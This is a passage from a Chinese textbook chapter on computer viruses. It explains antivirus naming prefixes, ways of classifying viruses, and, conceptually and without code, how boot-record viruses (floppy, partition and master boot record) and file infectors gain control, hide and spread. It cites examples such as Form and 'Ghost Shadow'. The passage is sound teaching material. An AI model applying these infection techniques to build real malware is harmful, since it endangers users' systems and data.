计算机病毒在结构上有着共同性，一般由引导部分、传染部分、表现部分及其他部分组成。

（1）引导部分也就是病毒的初始化部分，它随着宿主程序的执行而进入内存，为传染部分做准备。

（2）传染部分的作用是将病毒代码复制到目标上去。一般病毒在对目标进行传染前，要判断传染条件，如 CIH 病毒只针对 Windows 95/98 操作系统，判断病毒是否已经感染过该目标等。

（3）表现部分是病毒间差异最大的部分，前两部分是为这部分服务的。它破坏被传染系统或者在被传染系统的设备上表现出特定的现象。大部分病毒都是在一定条件下才会触发其表现部分的。

7.2.5 计算机病毒的命名

世界上那么多的病毒，反病毒公司为了方便管理，他们会按照病毒的特性，将病毒进行分类命名。虽然每个反病毒公司的命名规则都不尽相同，但大体都是采用一个统一的命名方法来命名的。一般格式为：＜病毒前缀＞.＜病毒名＞.＜病毒后缀＞。

病毒前缀是指一个病毒的种类，它是用来区别病毒的种族分类的。不同种类的病毒，其前缀也是不同的。比如常见的木马病毒的前缀 Trojan，蠕虫病毒的前缀是 Worm 等。

病毒名是指一个病毒的家族特征，是用来区别和标识病毒家族的，如以前著名的 CIH 病毒的家族名都是统一的“CIH”，还有振荡波蠕虫病毒的家族名是“Sasser ”。

病毒后缀是指一个病毒的变种特征，是用来区别具体某个家族病毒的某个变种的。一般都采用英文中的 26 个字母来表示，如 Worm. Sasser. B 就是指振荡波蠕虫病毒的变种 B，因此中文名称一般称为“振荡波 B 变种”或者“振荡波变种 B”。如果该病毒变种非常多(也表明该病毒生命力顽强)，可以采用数字与字母混合表示变种标识。

综上所述，一个病毒的前缀能帮助人们快速地判断该病毒属于哪种类型的病毒。通过判断病毒的类型，就可以对这个病毒有个大概的评估(当然这需要积累一些常见病毒类型的相关知识，这不在本文讨论范围)。而通过病毒名可以利用查找资料等方式进一步了解该病毒的详细特征。病毒后缀能让人们知道现在机器里存在的病毒是哪个变种。

下面是一些常见的病毒前缀的解释(针对使用最多的 Windows 操作系统)。

（1）系统病毒

系统病毒的前缀为：Win32，PE，Win95，W32，W95 等。这些病毒一般共有的特性是可以感染 Windows 操作系统的. exe 和. dll 文件，并通过这些文件进行传播，如 CIH 病毒。

（2）蠕虫病毒

蠕虫病毒的前缀是 Worm。这种病毒的共有特性是通过网络或者系统漏洞进行传播，很大部分的蠕虫病毒都有向外发送带毒邮件，阻塞网络的特性。比如冲击波（阻塞网络）、小邮差（发带毒邮件）等。

（3）木马病毒、黑客病毒

木马病毒其前缀是 Trojan，黑客病毒前缀名一般为 Hack。木马病毒的共有特性是通过网络或者系统漏洞进入用户的系统并隐藏，然后向外界泄露用户的信息，而黑客病毒则有一个可视的界面，能对用户的电脑进行远程控制。木马、黑客病毒往往是成对出现的，即木马病毒负责侵入用户的电脑，而黑客病毒则会通过该木马病毒来进行控制。现在这两种类型的病毒越来越趋向于整合了。这里需要补充说明，凡是病毒名中带有 PSW 或者 PWD 的字母一般都表示这个病毒有盗取密码的功能（这些字母为"密码"的英文"password"的缩写），一些黑客病毒如网络枭雄（Hack. Nether. Client）等。

（4）脚本病毒

脚本病毒的前缀是 Script。脚本病毒的共有特性是使用脚本语言编写，通过网页进行传播，如红色代码（Script. Redlof）。脚本病毒还会有如下前缀：VBS、JS（表明是何种脚本编写的），如欢乐时光（VBS. Happytime）、十四日（Js. Fortnight. c. s）等。

（5）宏病毒

其实宏病毒也是脚本病毒的一种，由于它的特殊性，因此在这里单独算成一类。宏病毒的前缀是 Macro，第二前缀是 Word，Word 97，Excel，Excel 97（也许还有别的）其中之一。凡是只感染 Word 97 及以前版本 Word 文档的病毒采用 Word 97 作为第二前缀，格式是：Macro. Word 97；凡是只感染 Word 97 以后版本 Word 文档的病毒采用 Word 作为第二前缀，格式是：Macro. Word；凡是只感染 Excel 97 及以前版本 Excel 文档的病毒采用 Excel 97 作为第二前缀，格式是：Macro. Excel 97；凡是只感染 Excel 97 以后版本 Excel 文档的病毒采用 Excel 作为第二前缀，格式是：Macro. Excel，以此类推。该类病毒的共有特性是能感染 Office 系列文档，然后通过 Office 通用模板进行传播，如著名的美丽莎（Macro. Melissa）。

（6）后门病毒

后门病毒的前缀是 Backdoor。该类病毒的共有特性是通过网络传播，给系统开后门，给用户电脑带来安全隐患。

（7）病毒种植程序病毒

这类病毒的共有特性是运行时会从体内释放出一个或几个新的病毒到系统目录下，由释放出来的新病毒产生破坏。如冰河播种者（Dropper. BingHe2. 2C）、MSN 射手（Dropper. Worm. Smibag）等。

（8）破坏性程序病毒

破坏性程序病毒的前缀是 Harm。这类病毒的共有特性是本身具有好看的图标来诱惑用户单击，当用户单击这类病毒时，病毒便会直接对用户计算机产生破坏。如格式化 C 盘（Harm. formatC. f）、杀手命令（Harm. Command. Killer）等。

（9）玩笑病毒

玩笑病毒的前缀是 Joke，也称恶作剧病毒。这类病毒的共有特性是本身具有好看的图标来诱惑用户单击，当用户单击这类病毒时，病毒会做出各种破坏操作来吓唬用户，其实病

毒并没有对用户电脑进行任何破坏。如女鬼(Joke. Girlghost)病毒。

(10) 捆绑机病毒

捆绑机病毒的前缀是 Binder。这类病毒的共有特性是病毒作者会使用特定的捆绑程序,将病毒与一些应用程序如 QQ,IE 捆绑起来,表面上看是一个正常的文件,当用户运行这些应用程序,就会运行与应用程序捆绑在一起的病毒,从而给用户造成危害。如捆绑 QQ(Binder. QQPass. QQBin)、系统杀手(Binder. killsys)等。

还有其他一些病毒前缀,简单说明如下。

(1) DoS:会针对某台主机或者服务器进行 DoS 攻击。

(2) Exploit:会自动通过溢出对方或者自己的系统漏洞来传播自身,或者它本身就是一个用于 Hacking 的溢出工具。

(3) HackTool:黑客工具,也许本身并不破坏你的机子,但是会被别人加以利用来用你做替身去破坏别人。

7.3 病毒分类

从第一个病毒出世以来,究竟世界上有多少种病毒,说法不一。无论多少种,病毒的数量仍在不断增加。据国外统计,计算机病毒以 10 种/周的速度递增,另据我国公安部统计,国内以 4 种/月的速度递增。如此多的种类,做一下分类可更好地了解它们。

(1) 按病毒存在的媒体分类。

根据病毒存在的媒体,病毒可以划分为网络病毒、文件病毒、引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件,文件病毒感染计算机中的文件(如:com,exe,doc 等),引导型病毒感染启动扇区(boot)和硬盘的系统引导扇区(MBR)。还有这 3 种情况的混合型,例如:多型病毒(文件和引导型)感染文件和引导扇区两种目标,这样的病毒通常都具有复杂的算法,它们使用非常规的办法侵入系统,同时使用了加密和变形算法。

(2) 按病毒传染的方法分类。

根据病毒传染的方法可分为驻留型病毒和非驻留型病毒。驻留型病毒感染计算机后,把自身驻留内存部分放在内存(RAM)中,这一部分程序挂接系统调用并合并到操作系统中去,它处于激活状态,一直到关机或重新启动。非驻留型病毒在得到机会激活时并不感染计算机内存,一些病毒在内存中留有小部分,但是并不通过这一部分进行传染,这类病毒也被划分为非驻留型病毒。

(3) 按病毒的算法分类。

伴随型病毒,这一类病毒并不改变文件本身,它们根据算法产生 EXE 文件的伴随体,具有同样的名字和不同的扩展名(COM),例如:XCOPY. EXE 的伴随体是 XCOPY. COM。病毒把自身写入 COM 文件并不改变 EXE 文件,当 DOS 加载文件时,伴随体优先被执行到,再由伴随体加载执行原来的 EXE 文件。

"蠕虫"型病毒,通过计算机网络传播,不改变文件和资料信息,利用网络从一台机器的内存传播到其他机器的内存,计算网络地址,将自身的病毒通过网络发送。有时它们在系统存在,一般只占用内存而不占用其他资源。

寄生型病毒,除了伴随和"蠕虫"型,其他病毒均可称为寄生型病毒,它们依附在系统的

引导扇区或文件中，通过系统的功能进行传播，寄生型病毒按其算法不同可分为下面 3 种。

- 练习型病毒，病毒自身包含错误，不能进行很好的传播，例如一些病毒在调试阶段。
- 诡秘型病毒，它们一般不直接修改 DOS 中断和扇区数据，而是通过设备技术和文件缓冲区等 DOS 内部修改，不易看到资源，使用比较高级的技术。利用 DOS 空闲的数据区进行工作。
- 变型病毒（又称幽灵病毒），这一类病毒使用一个复杂的算法，使自己每传播一份都具有不同的内容和长度。它们一般是由一段解码算法和被变化过的病毒体组成，当遇到杀毒软件的检测时，变型病毒能自我加密或解密。

通常人们习惯于按照传染方式对病毒进行分类。计算机病毒按照传染方式可以分为：引导型、文件型和混合型病毒。下面将详细介绍这 3 种病毒和 Internet 病毒。

7.3.1 引导型病毒

引导型病毒指寄生在磁盘引导区或主引导区的计算机病毒。此种病毒利用系统引导时，不对主引导区的内容正确与否进行判别的缺点，在引导系统的过程中侵入系统，驻留内存，监视系统运行，待机传染和破坏。

1. 引导记录病毒

众所周知，硬盘的第一个物理扇区即 0 磁头 0 柱面 1 扇区的 512 字节保存的信息，是硬盘中最主要的主引导扇区。计算机上电后，主板基本输入输出系统（BIOS）检测完硬件后，首先要做的事就是读硬盘的主引导扇区。从硬盘启动时，BIOS 引导程序将主引导记录装载至 0：7C00H 处，然后将控制权交给主引导记录。因为软盘不存在分区，软盘的 BOOT 区存在于其 0 道 0 面 1 扇区，长度为一个扇区。可以将其看成为软盘的主引导记录。所以 BOOT 区病毒存在于软盘。

引导记录病毒就是把原来的主引导记录保存后用自己的程序替代掉原来的主引导记录。启动时，当病毒体得到控制权，在做完了自己的处理后，病毒将保存的原主引导记录读入 0:7C00，然后将控制权交给原主引导记录进行启动。这类病毒对硬盘的感染一般是在用带毒软盘启动的时候，对软盘的感染一般是在当系统带毒时对软盘操作时。

大多数引导记录病毒在内存中安装它自己，并且把它自己挂到计算机的 BOIS 和操作系统提供的各种系统服务中。只要计算机是开着的，它在内存中就仍然是活动的，只要它们停留在内存中，就可以通过感染计算机访问的软盘来不断传播。

引导记录病毒在 IBM PC 病毒的总数中大约占 5%，但是它们却在每年报告的实际最终用户感染中超过 85%。

2. 软盘引导记录病毒

在计算机发展的较早期，当时的计算机硬件较少，功能简单，一般需要通过软盘启动后才可以使用，引导型病毒利用软盘的启动原理工作。它们修改系统启动扇区，在计算机启动时首先取得控制权，减少系统内存，修改磁盘读写中断，影响系统工作效率，在系统存取磁盘时进行传播。

病毒程序经常把软盘引导记录（FBR）作为攻击目标，一个重要的原因是用户经常错误地把软盘留在软驱中。这样一个看起来无关痛痒的错误实际上为软盘引导记录病毒提供了唯一的进入方式。如果在驱动器中有一片磁盘，计算机从这里被配置进行引导，自举程序此

时会执行。病毒通过用它自己的程序来代替原来的自举例程,同时病毒程序中也包括它自己的带病毒的自举例程,从而使得病毒能在其他程序运行前控制系统。然后病毒就可以感染硬盘了。

软盘引导记录在系统重置期间获取计算机的控制。在启动过程中,大多数 PC 中的 BIOS 都要确定软驱中是否有软盘以及计算机是否可以从这个软盘中配置引导。如果 BIOS 在驱动器中找到软盘,它就认定用户想要从这个磁盘引导。在它定位磁盘之后,BIOS 就会把软盘引导记录装入计算机内存中,并执行它的自举例程。

在一块感染的软盘中,BIOS 装入的引导记录是经过病毒感染的自举例程,而不是通常的操作系统自举例程。在引导期间,BIOS 把对计算机的控制完全给予病毒程序而不是正常的自举程序。当控制程序传送给病毒之后,它就会得到对计算机上所有资源独有的访问权;即使在软盘中有操作系统,也不会被装入,也不能防止病毒的行为。

大多数 FBR 病毒在引导过程中要在启动操作系统之前把自己作为内存驻留驱动器装入,通过这种方式,病毒就可以在计算机操作期间监视所有磁盘请求,并且任意感染其他软盘。

FBR 病毒要完成其工作,就必须从软盘上得到原来的 FBR,并且启动原来的引导过程,好像没有病毒一样。这非常重要,因为病毒要想存活下去就不能进行破坏。如果 FBR 病毒把自己安装到内存中,感染了硬盘,并且导致软盘启动失败,它很快就会被检测清除。大多数病毒在软盘最后的某一个扇区维护原来 FBR 的一份副本。在病毒把它自己安装到内存之后,它就会把原来的 FBR 装入内存,并执行原来的自举例程,然后自举例程正常地进行,完全意识不到病毒的存在。

大多数软盘包含数据,但是不带有 DOS 操作系统文件。在病毒把控制传送给原来的自举例程后,它会显示一个消息,如“Non system disk”。这时,一般用户就会认为是其错误地使用了数据盘引导,然后从驱动器取出磁盘重新引导。这就是为什么大多数 FBR 病毒在引导期间感染硬盘的 MBR 或活动分区引导记录。这种感染确保即使软盘没有包含相应的操作系统文件,病毒仍然可以传播到硬盘并且感染其他磁盘。最后,一小部分 FBR 病毒能够维护它们的内存驻留状态,即使在“热”重启动(即按 Ctrl+Alt+Del 组合键)时也是如此。如果计算机是热启动的,而病毒仍然驻留在内存中,病毒仍然可以感染其他磁盘,即使它未感染硬盘。

当 FBR 病毒把它自己安装到内存中并把它自己指定为代理磁盘服务提供者之后,它还有机会进行感染。此后在 DOS 或它的程序要访问软盘(或硬盘)时,操作系统就会调用病毒。

如果病毒不驻留在内存,仅访问一块被感染的软磁盘不会引起计算机被感染。除非用户从一块被感染的软盘引导,否则 FBR 病毒绝对不会执行。如果它不能执行,它就不会感染硬盘和安装自己作为驻留的服务提供者。然而,如果计算机已经被感染而且病毒已经作为驻留的服务提供者安装,在病毒驻留时访问未感染的软盘肯定会使病毒传播到软盘上。

当用户或操作系统进行合法的磁盘请求时,几乎所有的 FBR 病毒都会感染磁盘。磁盘请求通常会引起驱动器旋转,并且会使驱动器的 LED 灯亮起来。只有当用户开始一些磁盘操作时,如文件和目录的复制,软盘才会旋转。如果病毒要在某个任意时间传播,用户可能会注意到某些活动(通过杂音和 LED 灯),并且怀疑某件事做错了。

只有当用户或操作系统请求磁盘活动时才感染新的软盘，这样做对病毒是有利的，有几个原因最重要：如果用户或操作系统请求使用磁盘，可能驱动器中实际上就有一个软盘。其次，病毒可以在 BIOS 磁盘服务提供者为正常的磁盘请求提供服务前后立即暗中感染软盘引导记录。感染过程一般只需不到一秒钟。因为用户最可能请求磁盘活动，出现的驱动器旋转就有了合理的解释。通过这种方式，病毒就会有效地传播到新的软盘而不会暴露它的存在。

在病毒要感染磁盘之前，它必须确定磁盘是否已经被感染。大多数时候，病毒会把目标 FBR 装入内存并与它自己的内容比较。如果 FBR 病毒确定目标软盘没有被感染过，它就会进行感染过程。大多数 FBR 病毒要把原来的 FBR 保存到软盘中的另一个扇区，这样如果用户要从这个磁盘引导，病毒就可以启动驻留在内存中。

FBR 病毒总是把原来的引导记录存储在软盘的一到两处位置上：可能在被感染的软盘的最后，或者在软盘存储根目录结构的扇区。如果感染了 FBR 病毒的话，可能会造成存储在这两个位置的原来的 FBR 数据丢失。一般的 1.44MB 3.5 寸软盘在根目录中可以存放 224 个文件。这个保留的目录空间需要 14 个存储扇区，其中大多数都没有使用，因为很少有软盘在根目录中存放 224 个文件。许多 FBR 病毒认为根目录的最后一个扇区没有使用，把原来的引导记录存放在这里。进而如果用户把一些文件复制到该磁盘中，可能要使用覆盖的目录条目，从而覆盖已保存的 FBR。这样在以后用这个软盘引导就会失败。

大多数其他 FBR 病毒会把原来的引导记录存放在软盘最后的某一个扇区中，它也假定这些扇区是未经使用的。如果一个病毒用原来的引导记录内容覆盖其中的一个扇区，它可能恢复该磁盘中现有的文件数据，从而引起数据损坏。除此之外，许多病毒不会更新磁盘中的 FAT 以标识磁盘最后的扇区已被使用。如果一个用户要向这个软盘复制其他文件，原来的引导记录就会被这些文件覆盖，以后从这个软盘引导时就会失败。

当 FBR 病毒把一个被病毒感染的自举例程插入 FBR，并且把原来的 FBR 的一份副本存储在磁盘中的某个地方时，它能够覆盖一些数据。许多 FBR 病毒会覆盖根目录结构的最后一个扇区。如果这个扇区正在使用，存储在这个扇区的任何文件目录条目都会被损坏。幸而可以使用 Norton Disk Doctor 这类磁盘工具修复这种损坏。

其他引导病毒把原来 FBR 的一份副本存储在软盘的最后。如果软盘满了，病毒就会覆盖某个文件使用的一个扇区，从而至少损坏 512 字节的数据。不幸的是，在病毒覆盖了软盘上某个文件使用的扇区后，使用传统的磁盘工具无法修复该扇区原来的内容。

3. 分区引导记录病毒

(1) 分区引导记录(PBR)

可以把一个物理硬盘划分成多个逻辑硬盘，每一个逻辑硬盘中都包含它自己的操作系统。结果每一个逻辑硬盘都需要它自己的分区引导记录(PBR)用于装入那个分区中特定的操作系统。PBR 总是被放在每个分区的第一个磁道、扇区和磁头。

PBR 非常接近软盘上的 FBR，像 FBR 一样，PBR 有它自己的 BIOS 参数块，这个参数块描述它的逻辑硬盘的重要属性。每个 PBR 还有它自己的自举例程，用于装入驻留在这个分区的操作系统。

在系统启动期间，主引导记录(MBR)的自举例程确定硬盘上哪一个分区是活动的。然后它通过读取这个分区的第一个扇区装入这个分区的 PBR。如果这个 PBR 扇区包含一个

有效的签字，MBR 自举例程就会把控制传送给 PBR 自举例程。PBR 自举例程然后装入这个分区中操作系统的其余部分。

BIOS 参数块是 PBR 中唯一必须保持不动的部分(不像 PBR 后边的签字)，这样 DOS 和其他程序就能够正确理解逻辑硬盘的布局。

PBR 经常成为攻击的目标，因为在硬盘引导过程中，MBR 自举例程总是装入并执行活动分区的引导记录。如果一个病毒用它自己的 PBR 自举例程代替原来的 PBR 自举例程，可以肯定在硬盘引导期间它就会执行。

(2) PBR 病毒

几乎所有的软盘引导记录(FBR)病毒都会感染硬盘主引导记录(MBR)或硬盘的活动分区引导记录(PBR)。PBR 病毒是另一种形式的 FBR 病毒，它驻留在逻辑硬盘分区的引导记录中，而不是软盘的引导记录中。

像 FBR 病毒一样，PBR 病毒也是一个程序，它驻留在 PBR 的自举区域。要想使这个病毒激活，PBR 必须在引导过程中被装入并执行。很少有 FBR 病毒感染活动分区的 PBR；大多数 FBR 病毒更愿意感染硬盘的 MBR。PBR 病毒并不比 MBR 病毒更差，但是创建它更困难，这就是这种病毒很少存在的原因。另一方面，“Form PBR”病毒是今天世界上最普遍的病毒之一。

PBR 病毒不同于 FBR 病毒，当它执行时，它不会立即试图感染其他软盘。一般的 FBR 病毒在引导期间会感染硬盘，因为它要确保将来从硬盘引导时允许病毒执行，并且能够把它自己作为驻留驱动器安装。而 PBR 病毒没有这样的需求，因为它已经驻留在硬盘中，它使用硬盘引导过程只是为了把它自己作为驻留驱动器安装。

引导过程中当 PBR 病毒执行并把自己安装到内存后，它就会把原来 PBR 的一份副本装入内存，并且把控制传送给它的自举程序。这个自举程序然后装入正常操作系统的其余部分，用户最后会接受一个 C：提示符。

PBR 病毒也像 FBR 病毒一样，一旦它把自己安装成内存驻留驱动器，所有磁盘系统服务请求都要发送到病毒的处理程序。然后病毒检查服务请求，如果它选择了这个服务请求，就会去感染被访问的磁盘。在病毒完成其破坏之后，它就会把请求重定向给原来的 BIOS 服务器，这样就可以提供正常的服务了。

PBR 病毒把它自己安装成为一个内存驻留的服务提供者。完成这个任务之后，任何时候当用户或操作系统要访问某个软盘时，病毒服务提供者就会被激活并控制计算机。大多数情况下，病毒会等待对软驱的访问，任何时候使用软盘时它都要去感染软盘。

大多数 PBR 病毒把原来的引导记录保存在被感染硬盘最后的某一个扇区中。因为几乎没有 PBR 病毒会去验证目标病毒扇区是否被使用，它们可能会无意地覆盖占据这个空间的某个文件的一部分。

PBR 病毒还会引起其他问题。即使病毒碰巧用原来的 PBR 覆盖了硬盘最后的某个未使用的扇区，用户以后仍然可以用它自己的数据覆盖已保存的引导记录。当用户用其他数据覆盖了保存的 PBR 后，原来的 PBR 就丢失了。以后从硬盘引导就会导致系统崩溃。这种崩溃是因为病毒装入了它错认为是原来 PBR 的数据，并且把控制传送给了它自认为的自举例程。如果 PBR 被覆盖，病毒就会执行一堆垃圾机器代码，而不是原来的自举例程。

有些 PBR 病毒会防止出现前面提到的情况。例如，它们可能会减少最后一个分区的大

小，把最后一个扇区留给自己使用，并且把原来的 PBR 记录保存在这里。这样，用户就不会覆盖原来的 PBR 分区记录了。

（3）分区引导记录病毒的例子

Form 病毒是一种内存驻留的引导记录感染病毒。它既不感染文件，也不像许多其他引导记录病毒一样，它感染活动分区的分区引导记录，而不是硬盘上的主引导区记录。

当计算机从感染的软盘或硬盘引导时，Form 就驻留到内存中。当病毒驻留后，它会去感染访问的所有非写保护磁盘。Form 占据系统内存顶端的 2KB，并且在 BDA 的 Total memory in K-bytes 域增加 2KB 来扩大系统内存大小，从而为它自己保留空间。病毒截取 BIOS 磁盘系统服务提供者以感染其他媒体。

在病毒安装到内存后，它检查系统的日期，而且如果是这个月的 18 日，就会截取键盘系统服务提供者。然后每次用户按下一个键时，病毒就使 PC 扬声器发出一个“单击”声。如果键盘驱动程序直接安装到计算机上，这种单击声可能不会出现，但是病毒仍然会适当传染。

病毒把原来的引导记录和它的部分可执行代码存放到硬盘的最后一个扇区，或者软盘中标记为损坏的簇。Form 中包括以下文本：

```
The FORM-Virus sends greeting to everyone who's reading this text.FORM
doesn't destroy data! Don't panic! F*****S go to Corinne.
```

除了可能覆盖原来的引导扇区之外，Form 一般不会损坏文件和数据。

4. 主引导记录病毒

（1）硬盘主引导区记录

可以把一个物理硬盘划分成多个不同的逻辑盘，而且还可以为了组织数据的需要把一块盘分成多个分区。例如，可以用一个分区存储不同的操作系统，或者在一个分区存储字处理文件，而在另一个分区存储程序，再用一个分区存储游戏。

主引导区记录（MBR）是存储于硬盘的第一个磁道、扇区、磁头的一个结构，每个物理硬盘都正好包含一个 MBR。MBR 中包含一个分区表，它代表所有扇区及其各自分区的分配。程序需要用硬盘上的分区表（就像它们需要软盘上的 BIOS 参数一样）理解磁盘的特征，例如硬盘上存在多少个分区（即逻辑盘）。

MBR 还包含一个硬盘启动时使用的自举程序。MBR 的自举例程类似于软盘的自举例程，它负责装入默认的操作系统，并且把计算机引导到可用状态。

硬盘的 MBR 成为攻击目标有两个原因。首先，在所有 PC 硬盘的同一个物理位置上只包含一个硬盘主引导区记录。因此，病毒编写者可以方便地编写出几乎能够在市场任何 PC 上起作用的病毒。其次，当计算机从硬盘引导时，MBR 中的自举例程总是要装入执行的。如果病毒用它自己的 MBR 自举例程代替原来的 MBR 自举例程，在每次系统引导时它都会执行。在系统引导期间，在任何基于软件的反病毒程序有机会装入并保护系统之前，病毒会完全控制计算机。

（2）主引导记录区病毒

绝大多数软盘引导区记录（FBR）病毒感染硬盘的主引导区记录（MBR）。实质上 MBR 病毒是另一种形式的 FBR 病毒，它驻留在硬盘的主引导区记录中而不是软盘的引导区记录

中。就像 FBR 和 PBR 病毒一样，在 MBR 病毒被激活以前，它要在引导时被装入并执行。

主引导区记录病毒比分区引导记录病毒更普遍。在 PBR 病毒感染前，它必须查找分区表找到活动分区，然后确定活动分区的引导扇区，并且感染引导扇区。MBR 病毒的感染过程没有这么复杂。

在硬盘引导期间，ROM BIOS 引导程序从连接到计算机的基本硬盘中装入 MBR。它然后验证 MBR 在扇区的最后是否有正确的特征标记，如果是这样的话，它就把控制传送给 MBR 的自举程序。

在一个已感染的 MBR 中，病毒感染的自举例程会代替原来的自举例程。在 ROM BIOS 引导程序把控制传送给 MBR 自举程序的时候，病毒就得到了控制权。一般的 MBR 病毒把它自己安装为内存驻留服务提供者，就像 FBR 和 PBR 病毒一样。

大多数 MBR 病毒在带毒的自举例程中维护原来分区表的一份准确副本，因为 DOS 和许多应用程序需要这一信息来确定计算机上可用的逻辑盘。然而，有些病毒可能不会在 MBR 中维护一份有效的分区表。任何时候当 DOS 和其他程序请求硬盘的 MBR 时，这种类型病毒安装的驻留内存的服务提供者就会隐藏感染，并且用原来有效的 MBR 和分区表的副本提供给请求的程序。

一般的 MBR 病毒就像 FBR 和 PBR 病毒感染一样，也需要把原来 MBR 的一份副本保存到硬盘的某个地方。以后，在计算机从已感染的硬盘引导并且病毒把它自己安装为驻留的服务提供者之后，病毒就要装入原来的 MBR 并把控制传送给这个 MBR 的自举例程。原来 MBR 的自举例程也就能够装入活动分区的 PBR，进行正常引导。

有些病毒不会在磁盘的某个地方保存原来的 MBR，在这种情况下，病毒会包含与原来的 MBR 相同的自举功能。病毒完全凭自己把活动分区的 PBR 装入，并把控制传送给该 PBR，完全越过了原来 MBR 的自举程序。

用于大多数硬盘的磁盘分区软件(FDISK)在硬盘 MBR 之后会留下一个磁道的未用扇区。一般的 MBR 选择其中的一个扇区存放原来的 MBR，因为这些扇区在大多数系统中是不使用的。

通常，一类病毒会把原来的 MBR 存放在这一区域的同一位置。相应的病毒程序总是可以从这一区域的同一个扇区存放和取得 MBR。

MBR 病毒以与 FBR 和 PBR 病毒同样的方式把自己安装成一个内存驻留的服务提供者。作为磁盘服务提供者，任何时候当用户或操作系统要访问某个磁盘时，病毒就能够控制计算机。通常情况下，病毒会等待对软盘的访问，并且在对软盘进行其他合法访问时它就要感染软盘。

MBR 病毒把原来的主引导记录存放在硬盘第一个磁道的某个地方，因为病毒没有检查就假设这部分空间可以用于它自己的目标。不幸的是，并不总是这种情况。许多不同的磁盘管理和访问控制包都把它们自己的自举程序和数据存放在这一区域。如果病毒盲目地把原来 MBR 的一份副本保存到这里，它就可能会覆盖磁盘驱动器，在以后的引导中引起系统崩溃。

如果用户从一块未感染的软盘引导并且要访问硬盘，这样做就不可能成功。病毒无法隐藏对分区表的修改，因为它没有驻留在内存中。如果感染的 MBR 不包含相应的分区表，DOS 就会拒绝它访问硬盘。

(3) MBR病毒的例子

2010年3月15日,金山安全实验室捕获一种被命名为"鬼影"的电脑病毒,该病毒寄生在磁盘主引导记录(MBR),即使格式化重装系统,也无法将该病毒清除。当系统再次重启时,该病毒会早于操作系统内核先行加载。而当病毒成功运行后,在进程中、系统启动加载项里找不到任何异常,病毒就像"鬼影"一样在中毒电脑上"阴魂不散"。"鬼影"病毒的主要代码是寄生在硬盘的主引导记录(MBR),在电脑启动过程中先于系统核心程序直接加载到电脑内存中运行。对于已经寄生于MBR中的病毒,安全软件无法进行拦截,因为病毒比安全软件的启动还要早。"鬼影"病毒是国内首个引导区下载者病毒,颠覆了传统病毒的感染特点以及用户处理病毒问题的思维定式,不仅做到了"三无"特性——无文件、无系统启动项、无进程模块,而且即使用户重装了系统,该病毒依然会再次进入用户新系统。该病毒使用全新的病毒技术,突破了普通杀毒软件的自保护,"鬼影"病毒可以说是一个具有"划时代"特征的电脑病毒。

"鬼影"病毒是近年来较为罕见的技术型病毒,病毒作者具有高超的编程技巧。因Windows XP系统的限制,一般手法改写MBR会被系统判定为非法,这也是引导区病毒接近消亡的重要因素。这种绕过Windows XP的安全限制,直接改写MBR的技术主要在国外技术论坛传播,在"鬼影"病毒之前,这一技术很少有被黑客实际大规模利用的案例。目前"鬼影"病毒只针对Windows XP系统,该病毒尚不能破坏Vista和Windows 7系统。

综上所述,引导型病毒具有隐蔽性强、兼容性强等优点,作为一个好的病毒程序是不容易被发现的,其通用于DOS,Windows 95操作系统。但它的缺点也很多,如传染速度慢,一定要有带毒软盘启动才能传到硬盘,杀毒容易,只需改写引导区即可,如使用命令:fdisk/mbr或kv3000/k。KV3000能查出所有引导型病毒,主板能对引导区写保护,所以现在单纯的引导型病毒已经很少了。

7.3.2 文件型病毒

文件型病毒使用可执行文件作为传播的媒介。它们使用DOS中3种基本的可执行文件格式:COM文件、EXE文件和SYS文件中的一种或多种格式作为攻击目标。

这种基本文件病毒通过把它自己的一份副本附加到一种未感染的可执行程序中,从而进行复制。然后它修改这种新的宿主程序,以便当程序执行时病毒能够首先执行。

大多数文件病毒都很容易被反病毒程序检测和清除。首先,除了一部分例外,大多数文件病毒都在或接近可执行文件的入口点处感染。入口点是文件中操作系统开始执行程序的地方。感染入口点能够保证当程序执行时病毒能够控制计算机。不感染可执行程序入口点的病毒不能保证获得对计算机的控制。病毒可能把它自己插入程序的数据部分,从而到程序结束也不会执行,这种病毒会破坏或改变宿主程序的行为。但这种感染可执行程序数据部分和其他感染程序中任意位置的问题不会吸引病毒编写者的兴趣。

只有用户或操作系统执行这种入口点被病毒感染的文件时它才能控制计算机。也就是说,只要被感染的文件不执行,它们是无害的,它们可以被复制、查看和删除而不会引起问题。

病毒可以根据可执行文件类型(COM,EXE或SYS)选择程序文件的感染方法。下面介绍几种一般程序文件感染技术。

1. COM 文件的感染

COM 文件格式是 DOS 可执行文件格式中最简单的一种：COM 文件的装入过程也是最简单的，DOS 直接把程序读入内存，然后跳到程序映射中的第一条指令（第一个字节）。当进行这个动作时，这个程序就完全控制了计算机，直到它最后终止时把控制返回给 DOS。

2. 前置型 COM 病毒

文件型病毒通过在可执行文件映射的前部指令来感染 COM 文件。病毒能够保证它至少以 4 种不同的方式获得控制，因为 COM 文件的执行必须从可执行文件映射的第一个字节开始。首先，一种病毒可以把它自己插入 COM 文件的前部，把原来的程序移到病毒代码的后面。整个病毒就被放到可执行文件映射的前部，当程序装入时它就会首先执行。这种感染方法称为前置，因为病毒把它自己放到宿主 COM 程序的开始处，如图 7-1 所示。

